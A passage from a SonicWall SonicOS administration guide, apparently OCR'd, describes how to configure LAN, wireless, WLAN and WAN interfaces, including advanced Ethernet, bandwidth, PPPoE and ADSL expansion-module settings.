b In the **Name** field, enter a friendly name for the address range.

c For **Zone Assignment**, select an internal zone, such as **LAN**, **DMZ**, or another trusted/public zone. The range must not include the LAN interface (X0) IP address.

d For **Type**, select:

- Select **Host** if you want only one network device to connect to this interface.
- Select **Range** to specify a range of IP addresses by entering beginning and ending value of the range.
- Select **Network** to specify a subnet by entering the beginning value and the subnet mask. The subnet must be within the WAN address range and cannot include the WAN interface IP address.

e In the **IP Address** field, enter the IP address of the host, the beginning and ending address of the range, or the IP address and subnet mask of the network.

f Click **OK** to create the address object and return to the **Edit Interface** window.

See Network > Address Objects for more information.

5 Enter any optional comment text in the **Comment** field. This text is displayed in the **Comment** column of the **Interface** table.

6 If you want to enable remote management of the SonicWall security appliance from this interface, from the Management options, select one or more of the supported management protocol(s): **HTTPS**, **Ping**, **SNMP**, **SSH**.

To allow access to the WAN interface for management from another zone on the same appliance, access rules must be created. See Allowing WAN Primary IP Access from the LAN Zone for more information.

7 If you want to allow selected users with limited management rights to log directly into the security appliance through this interface, select **HTTP** and/or **HTTPS** in **User Login**.

8 (Optional) If you selected HTTPS, to have users redirected from HTTP to HTTPS, select **Add rule to enable redirect from HTTP to HTTPS**.

9 Click **OK**.

NOTE: The administrator password is required to regenerate encryption keys after changing the SonicWall security appliance's address.

Configuring Advanced Settings for the Interface

If you need to force an Ethernet speed, duplex and/or MAC address, click the **Advanced** tab.


NOTE: Options change depending on the type of zone and mode/IP assignment selected in the General tab.

Topics:

- Advanced Settings
- Bandwidth Management

Advanced Settings

The **Advanced Settings** section allows you to manage the Ethernet settings of links connected to the SonicWall.



- **Auto Negotiate**—is selected by default as the **Link Speed** because the Ethernet links automatically negotiate the speed and duplex mode of the Ethernet connection. If you want to specify the forced Ethernet speed and duplex, select one of the following options from the **Link Speed** menu:
  - 1 Gbps - Full Duplex
  - 100 Mbps - Full Duplex
  - 100 Mbps - Half Duplex
  - 10 Mbps - Full Duplex
  - 10 Mbps - Half Duplex

CAUTION: If you select a specific Ethernet speed and duplex, you must force the connection speed and duplex from the Ethernet card to the SonicWall security appliance as well.


- **Use Default MAC Address**—select this check box to use the default MAC address.

- **Override Default MAC Address**—overrides the default MAC address for the Interface, enter the desired MAC address in the field.
- **Enable flow reporting**—enables flow reporting for flows created on this interface.
- **Enable Multicast Support**—allows multicast reception on this interface.
- **Enable 802.1p tagging** (SonicWall NSA series appliances)—select this check box to tag information passing through this interface with 802.1p priority information for Quality of Service (QoS) management. Packets sent through this interface are tagged with VLAN id=0 and carry 802.1p priority information. In order to make use of this priority information, devices connected to this interface should support priority frames. QoS management is controlled by access rules on the **Firewall > Access Rules** page. For information on QoS and bandwidth management, see Firewall Settings > QoS Mapping (NSA Series Only).
- **Management Traffic Only**—when selected, prioritizes all traffic arriving on that interface.

  NOTE: You should enable this option ONLY on interfaces intended to be used exclusively for management purposes. If this option is enabled on a regular interface, it will still prioritize the traffic, but that may not be the desirable result. It is up to you to limit the traffic to just management; the firmware does not have the ability to prevent pass-through traffic.

- **Enable Gratuitous ARP Forwarding Towards WAN**—gratuitous ARP packets received on this interface will be forwarded towards the WAN with the source MAC address as the hardware MAC address of the WAN interface.
- **Enable Automatic Gratuitous ARP Generation Towards WAN**—Whenever a new entry is added into the ARP table for a new machine on this interface, a gratuitous ARP packet will be generated towards the WAN interface with the source MAC address as the hardware MAC address of the WAN interface.

Bandwidth Management



- **Enable Interface Egress Bandwidth Limitation**—Enables outbound bandwidth management.
  - **Maximum Interface Egress Bandwidth (kbps):**—Specifies the available bandwidth for WAN interfaces, in Kbps.
- **Enable Interface Ingress Bandwidth Limitation**—Enables inbound bandwidth management.
  - **Maximum Interface Ingress Bandwidth (kbps):**—Specifies the available bandwidth for WAN interfaces, in Kbps

NOTE: Change the bandwidth management setting to **Advanced**, refer to the **Firewall Settings > BWM** page.

Configuring Wireless Interfaces

A Wireless interface is an interface that has been assigned to a Wireless zone and is used to support SonicWall SonicPoint secure access points.

1 Click on the **Configure** icon in the **Configure** column for the Interface you want to configure. The **Edit Interface** dialog displays.

2 In the **Zone** list, select **WLAN** or a custom Wireless zone.

3 Enter the IP address and subnet mask of the zone in the **Mode / IP Address** and **Subnet Mask** fields.

NOTE: The upper limit of the subnet mask is determined by the number of SonicPoints you select in the SonicPoint Limit field. If you are configuring several interfaces or subinterfaces as Wireless interfaces, you may want to use a smaller subnet (higher) to limit the number of potential DHCP leases available on the interface. Otherwise, if you use a class C subnet (subnet mask of 255.255.255.0) for each Wireless interface you may exceed the limit of DHCP leases available on the security appliance.

4 In the **SonicPoint Limit** field, select the maximum number of SonicPoints allowed on this interface.

- This value determines the highest subnet mask you can enter in the **Subnet Mask** field. Maximum Number of Subinterfaces Supported by Platform shows the subnet mask limit for each **SonicPoint Limit** selection and the number of DHCP leases available on the interface if you enter the maximum allowed subnet mask.
- Available Client IPs assumes 1 IP for the SonicWall gateway interface in addition to the presence of the maximum number of SonicPoints allowed on this interface, each consuming an IP address.

Maximum Subnet Mask Sizes Allowed

SonicPoints per Interface	Maximum Subnet Mask	Total Usable IP addresses	Available Client IPs
No SonicPoints	30 bits – 255.255.255.252	2	2
2 SonicPoints	29 bits – 255.255.255.248	6	3
4 SonicPoints	29 bits – 255.255.255.248	6	1
8 SonicPoints	28 bits – 255.255.255.240	14	5
16 SonicPoints (NSA 240)	27 bits – 255.255.255.224	30	13
32 SonicPoints (NSA 2400)	26 bits – 255.255.255.192	62	29
48 SonicPoints (NSA 3400)	25 bits - 255.255.255.128	126	61
64 SonicPoints (NSA 4500, 5000)	25 bits - 255.255.255.128	126	61
96 SonicPoints (NSA E5500)	24 bits - 255.255.255.0	190	93
128 SonicPoints (NSA E6500, NSA E7500)	23 bits - 255.255.254.0	254	125

NOTE: The above table depicts the maximum subnet mask sizes allowed. You can still use class-full subnetting (class A, class B, or class C) or any variable length subnet mask that you wish on WLAN interfaces. You are encouraged to use a smaller subnet mask (for example, 24-bit class C: `255.255.255.0 - 254` total usable IPs), thus allocating more IP addressing space to clients if you have the need to support larger numbers of wireless clients.

5 Enter any optional comment text in the **Comment** field. This text is displayed in the **Comment** column of the **Interface** table.

6 If you want to enable remote management of the SonicWall security appliance from this interface, select the supported management protocol(s): **HTTP**, **HTTPS**, **SSH**, **Ping**, **SNMP**, and/or **SSH**.

To allow access to the WAN interface for management from another zone on the same appliance, access rules must be created. See Allowing WAN Primary IP Access from the LAN Zone for more information.

If you want to allow selected users with limited management rights to log in to the security appliance, select **HTTP** and/or **HTTPS** in **User Login**.

7 Click **OK**.

Configuring Advanced Settings for the Interface


If you need to force an Ethernet speed, duplex and/or MAC address, click the **Advanced** tab. Bandwidth management settings are also configured on the Advanced tab.

Topics:

- Advanced Settings
- Expert Mode Settings
- Bandwidth Management

Advanced Settings

The **Advanced Settings** section allows you to manage the Ethernet settings of links connected to the SonicWall.



- **Auto Negotiate**—is selected by default as the **Link Speed** because the Ethernet links automatically negotiate the speed and duplex mode of the Ethernet connection. If you want to specify the forced Ethernet speed and duplex, select one of the following options from the **Link Speed** menu:
  - 1 Gbps - Full Duplex
  - 100 Mbps - Full Duplex
  - 100 Mbps - Half Duplex
  - 10 Mbps - Full Duplex
  - 10 Mbps - Half Duplex

CAUTION: If you select a specific Ethernet speed and duplex, you must force the connection speed and duplex from the Ethernet card to the SonicWall security appliance as well.

- **Use Default MAC Address**—select this check box to use the default MAC address.
- **Override Default MAC Address—**overrides the default MAC address for the Interface, enter the desired MAC address in the field.
- **Enable flow reporting**—enables flow reporting for flows created on this interface.
- **Enable Multicast Support**—allows multicast reception on this interface.
- **Enable 802.1p tagging** (SonicWall NSA series appliances)—select this check box to tag information passing through this interface with 802.1p priority information for Quality of Service (QoS) management. Packets sent through this interface are tagged with VLAN id=0 and carry 802.1p priority information. In order to make use of this priority information, devices connected to this interface should support priority frames. QoS management is controlled by access rules on the **Firewall > Access Rules** page. For information on QoS and bandwidth management, see Firewall Settings > QoS Mapping (NSA Series Only).


- **Management Traffic Only**—when selected, prioritizes all traffic arriving on that interface.

> **NOTE:** You should enable this option ONLY on interfaces intended to be used exclusively for management purposes. If this option is enabled on a regular interface, it will still prioritize the traffic, but that may not be the desirable result. It is up to you to limit the traffic to just management; the firmware does not have the ability to prevent pass-through traffic.

Expert Mode Settings

- **Use Routed Mode - Add NAT Policy to prevent outbound/inbound translation**—Select to enable Routed Mode for the interface.
- **Set NAT Policy's outbound/inbound interface to:**—From the drop-down menu, select the WAN interface to be used to route traffic for the interface.

Bandwidth Management



- **Enable Interface Egress Bandwidth Limitation**—Enables outbound bandwidth management.
  - **Maximum Interface Egress Bandwidth (kbps):**—Specifies the available bandwidth for WAN interfaces, in Kbps.
- **Enable Interface Ingress Bandwidth Limitation**—Enables inbound bandwidth management.
  - **Maximum Interface Ingress Bandwidth (kbps):**—Specifies the available bandwidth for WAN interfaces, in Kbps


> **NOTE:** Change the bandwidth management setting to **Advanced**, refer to the **Firewall Settings > BWM** page.

Configuring the WLAN Interface (TZ Wireless Appliances)

The WLAN interface is only available on SonicWall TZ wireless appliances. You can only configure the WLAN interface with a static IP address.

To configure the WLAN interface:

1 Click on the **Edit** icon in the **Configure** column for the **Unassigned** interface you want to configure. The **Edit Interface** dialog displays.



2 Select the **WLAN** interface. If you want to create a new zone for the interface, select **Create a new zone**. The **Add Zone** dialog displays. See Chapter 11 for instructions on adding a zone.

3 Select one of the following WLAN Network Addressing Mode from the **Mode / IP Assignment** menu. Depending on the option you choose from the IP Assignment menu, complete the corresponding fields that are displayed after selecting the option.

- **Static IP Mode**—the IP address for the interface is manually entered
- **Layer 2 Bridge Mode**—an interface placed in this mode becomes the Secondary Bridge Interface to the Primary Bridge Interface to which it is paired. The resulting Bridge-Pair will then behave like a two-port learning bridge with full L2 transparency, and all IP traffic that passes through will be subjected to full stateful failover and deep packet inspection
- **PortShield Switch Mode**—this architecture enables you to configure some or all of the LAN ports into separate security contexts, providing protection not only from the WAN and DMZ, but between devices inside your network as well. In effect, each context has its own wire-speed PortShield that enjoys the protection of a dedicated, deep packet inspection firewall.

4 Enter the IP address and subnet mask of the Zone in the **IP Address** and **Subnet Mask** fields.

5 Enter any optional comment text in the **Comment** field. This text is displayed in the **Comment** column of the **Interface** table.

6 If you want to enable remote management of the SonicWall security appliance from this interface, select the supported management protocol(s): **HTTP**, **HTTPS**, **Ping**, and/or **SNMP**.


7 If you want to allow selected users with limited management rights, select **HTTP** and/or **HTTPS** in **User Login**.

8 Click **OK**.

NOTE: The administrator password is required to regenerate encryption keys after changing the SonicWall security appliance's address.

9 Click the **Advanced** tab.

10 If you want to allow multicast reception on this interface, select the **Enable Multicast Support** option.



Configuring a WAN Interface

Configuring the WAN interface enables Internet connectivity. You can configure multiple WAN interfaces on the SonicWall security appliance. Only the X0 interface cannot be configured as a WAN interface.

NOTE: A default gateway IP is required on the WAN interface if any destination must be reached via the WAN interface that is not part of the WAN subnet IP address space, regardless whether a default route is received dynamically from a routing protocol of a peer device on the WAN subnet.

Topics:

- Configuring the General Settings for the WAN Interface
- Configuring the Advanced Settings for the WAN Interface
- Configuring Protocol Settings for a WAN Interface


Configuring the General Settings for the WAN Interface

TIP: Informational videos with interface configuration examples are available online. For example, see How to configure the SonicWall WAN / X1 Interface with PPPoE Connection. Additional videos are available at: https://support.sonicwall.com/videos-product-select

To configure General settings:

1 Click on the **Edit** icon in the **Configure** column for the Interface you want to configure. The **Edit Interface** dialog displays.

2 If you're configuring an Unassigned Interface, select **WAN** from the **Zone** menu. If you selected the **Default WAN** Interface, **WAN** is already selected in the **Zone** menu.



3 Select one of the following WAN Network Addressing Mode from the **Mode / IP Assignment** menu. Depending on the option you choose from the IP Assignment menu, complete the corresponding fields that are displayed after selecting the option.

- **Static** - configures the
- SonicWall for a network that uses static IP addresses.
- **DHCP** - configures the
- SonicWall to request IP settings from a DHCP server on the Internet. NAT with DHCP Client is a typical network addressing mode for cable and DSL customers.
- **PPPoE** - uses Point to Point Protocol over Ethernet (PPPoE) to connect to the Internet. If desktop software and a username and password is required by your ISP, select NAT with PPPoE. This protocol is typically found when using a DSL modem.
- **PPTP** - uses PPTP (Point to Point Tunneling Protocol) to connect to a remote server. It supports older Microsoft Windows implementations requiring tunneling connectivity.
- **L2TP** - uses IPsec to connect a L2TP (Layer 2 Tunneling Protocol) server and encrypts all data transmitted from the client to the server. However, it does not encrypt network traffic to other destinations.
- **Wire Mode (2-Port Wire)** - is a deployment option where the
- SonicWall appliance can be deployed as a "Bump in the Wire". It provides a least-intrusive way to deploy the appliance in a network. Wire Mode is very well suited for deploying behind a pre-existing Stateful Packet Inspection (SPI) Firewall.Wire Mode is a simplified form of Layer 2 Bridge Mode. A Wire Mode interface does not take any IP address and it is typically configured as a bridge between a pair of interfaces. None of the packets received on a Wire Mode interface are destined to the firewall, but are only bridged to the other interface

- **Tap Mode (1-Port Tap)** - can be configured between a pair of interfaces. All traffic received is bridged to the paired interface; in addition, the firewall does SPI and DPI processing of traffic. There is full Application Visibility, but no Application Control in Tap Mode

NOTE: For Windows clients, L2TP is supported by Windows 2000 and Windows XP. If you are running other versions of Windows, you must use PPTP as your tunneling protocol.

4 If you want to enable remote management of the

5 SonicWall security appliance from this interface, select the supported management protocol(s): **HTTP**, **HTTPS**, **SSH**, **Ping**, **SNMP**, and/or **SSH**. You can also select **HTTP** for management traffic. However, bear in mind that HTTP traffic is less secure than HTTPS.

To allow access to the WAN interface for management from another zone on the same appliance, access rules must be created. See Allowing WAN Primary IP Access from the LAN Zone for more information.

6 If you want to allow selected users with limited management rights to log directly into the security appliance from this interface, select **HTTP** and/or **HTTPS** in **User Login**.

7 Check **Add rule to enable redirect from HTTP to HTTPS**, if you want an HTTP connection automatically redirected to a secure HTTPS connection to the

8 SonicWall security appliance management interface.

9 After completing the WAN configuration for your Network Addressing Mode, click **OK.**

Configuring the Advanced Settings for the WAN Interface


If you need to force an Ethernet speed, duplex and/or MAC address, click the **Advanced** tab. You can also configure bandwidth management settings on the Advanced tab.

Topics:

- Advanced Settings
- Bandwidth Management

Advanced Settings

The **Advanced Settings** section allows you to manage the Ethernet settings of links connected to the SonicWall.



- **Auto Negotiate**—is selected by default as the **Link Speed** because the Ethernet links automatically negotiate the speed and duplex mode of the Ethernet connection. If you want to specify the forced Ethernet speed and duplex, select one of the following options from the **Link Speed** menu:
  - 1 Gbps - Full Duplex
  - 100 Mbps - Full Duplex
  - 100 Mbps - Half Duplex
  - 10 Mbps - Full Duplex
  - 10 Mbps - Half Duplex

CAUTION: If you select a specific Ethernet speed and duplex, you must force the connection speed and duplex from the Ethernet card to the SonicWall security appliance as well.


- **Use Default MAC Address**—select this check box to use the default MAC address.
- **Override Default MAC Address—**overrides the default MAC address for the Interface, enter the desired MAC address in the field.
- **Enable flow reporting**—enables flow reporting for flows created on this interface.
- **Enable Multicast Support**—allows multicast reception on this interface.
- **Enable 802.1p tagging** (SonicWall NSA series appliances)—select this check box to tag information passing through this interface with 802.1p priority information for Quality of Service (QoS) management. Packets sent through this interface are tagged with VLAN id=0 and carry 802.1p priority information. In order to make use of this priority information, devices connected to this interface should support priority frames. QoS management is controlled by access rules on the **Firewall > Access Rules** page. For information on QoS and bandwidth management, see Firewall Settings > QoS Mapping (NSA Series Only).
- **Management Traffic Only**—when selected, prioritizes all traffic arriving on that interface.

  NOTE: You should enable this option ONLY on interfaces intended to be used exclusively for management purposes. If this option is enabled on a regular interface, it will still prioritize the traffic, but that may not be the desirable result. It is up to you to limit the traffic to just management; the firmware does not have the ability to prevent pass-through traffic.

- **Interface MTU**—Specifies the largest packet size that the interface can forward without fragmenting the packet.

- **Fragment non-VPN outbound packets larger than this Interface's MTU**—Specifies all non-VPN outbound packets larger than this Interface's MTU be fragmented. Specifying the fragmenting of VPN outbound packets is set in the **VPN > Advanced** page.
    - **Ignore Don't Fragment (DF) Bit**—Overrides DF bits in packets.
- **Suppress ICMP Fragmentation Needed message generation**—blocks notification that this interface can receive fragmented packets.

Bandwidth Management



- **Enable Interface Egress Bandwidth Limitation**—Enables outbound bandwidth management.
    - **Maximum Interface Egress Bandwidth (kbps):**—Specifies the available bandwidth for WAN interfaces, in Kbps.
- **Enable Interface Ingress Bandwidth Limitation**—Enables inbound bandwidth management.
    - **Maximum Interface Ingress Bandwidth (kbps):**—Specifies the available bandwidth for WAN interfaces, in Kbps

For information on Bandwidth Management (BWM), see Bandwidth Management Overview.

Configuring Protocol Settings for a WAN Interface

If you specified a PPPoE, PPTP, or L2TP IP assignment when configuring the WAN interface, the Edit Interface dialog box displays the **Protocol** tab.

The Internet Service Provider (ISP) provisions the fields (for example, **SonicWall IP Address**, **Subnet Mask**, and **Gateway Address)** in the **Settings Acquired via** section of the **Protocol** tab. These fields will show actual values after you connect the appliance to the ISP. Additionally, specifying PPPoE causes SonicOS to set the Interface MTU option in the Advanced tab to 1492 and provides additional settings in the **Protocol** tab.

To configure additional settings for PPPoE:

1. In the **Edit Interface** dialog, click the **Protocol** tab.
2. Select the checkboxes to enable the following options in the **PPPoE Client Settings** section:
    - **Inactivity Disconnect (minutes)**: Enter the number of minutes (the default is 10) after which SonicOS will terminate the connection if it detects that packets are not being sent.
    - **Strictly use LCP echo packets for server keep-alive**: Select this to have SonicOS terminate the connection if it detects that the PPoE server has not sent a "ppp LCP echo request" packet within a minute. Select this option only if your PPPoE server supports the "send LCP echo" function.
    - **Reconnect the PPPOE client if the server does not send traffic for __ minutes**: Enter the number of minutes (the default is 5) after which SonicOS will terminate the PPPoE server's connection, and then reconnect, if the server does not send any packets (including the LCP echo request)

Configuring the NSA Expansion Pack Module Interface (NSA 2400MX and 250M Only)

The SonicWall NSA 2400MX and NSA 250M security appliances support the following optional NSA Expansion Pack modules:

- 1-Port ADSL (RJ-11) Annex A module
- 1-Port ADSL (RJ-45) Annex B module
- 1-Port T1/E1 module
- 2-Port LAN Bypass module
- 2-Port SFP module
- 4-Port Gigabit Ethernet module (SonicWall NSA 2400MX only)

These interfaces are listed in the **Interface Settings** table as the Mx interfaces.

CAUTION: Before attempting to insert and configure the module, you must power off the appliance. Once the appliance has been powered down, remove the rear module plate cover and insert the expansion module.Tighten the screws to secure the module, then power on the appliance.

Log into the SonicOS management interface. You can now begin configuring the desired expansion module.

Topics:

Configuring the ADSL Expansion Module

ADSL is an acronym for Asymmetric Digital Subscriber Line (or Loop). The line is asymmetric because, when connected to the ISP, the upstream and downstream speeds of transmission are different. The DSL technology allows non-voice services (data) to be provided on regular single copper wire-pair POTS connections (such as your home phone line). It allows voice calls and data to pass through simultaneously by using higher band frequencies for data transmission.

The SonicWall ADSL module cards support only one subscriber ADSL line (one port). Two types of ADSL module cards are supported:

- 1 Port ADSL (RJ-11) Annex A – ADSL over plain old telephone service (POTS) with a downstream rate of 12.0 Mbit/s and an upstream rate of 1.3 Mbit/s.
- 1 Port ADSL (RJ-45) Annex B – ADSL over an Integrated Services Digital Network (ISDN) with a downstream rate of 12.0 Mbit/s and an ups.tream rate of 1.8 Mbit/s.

The ADSL standards shown in Supported ADSL Standards are supported.

Supported ADSL Standards

Standard Name	Common Name
T1.413	ADSL
G.992.1	ADSL G.DMT
G.992.2	ADSL Lite (G. Lite)

Supported ADSL Standards

Standard Name	Common Name
G.992.3	ADSL2
G.992.5	ADSL2+M with Annex M and Annex L

The ADSL module card uses 2 LEDs to indicate connectivity status. The upper green LED is the ADSL link. Its status is as follows:


- OFF- No link
- ON - ADSL link is active

The lower green LED shows the system and ADSL module activity.


- If it is OFF, there is no activity.
- If it displays a slow blink rate, it signifies activity on system management interface.
- If it displays a fast blink rate, there is data activity on ADSL line.

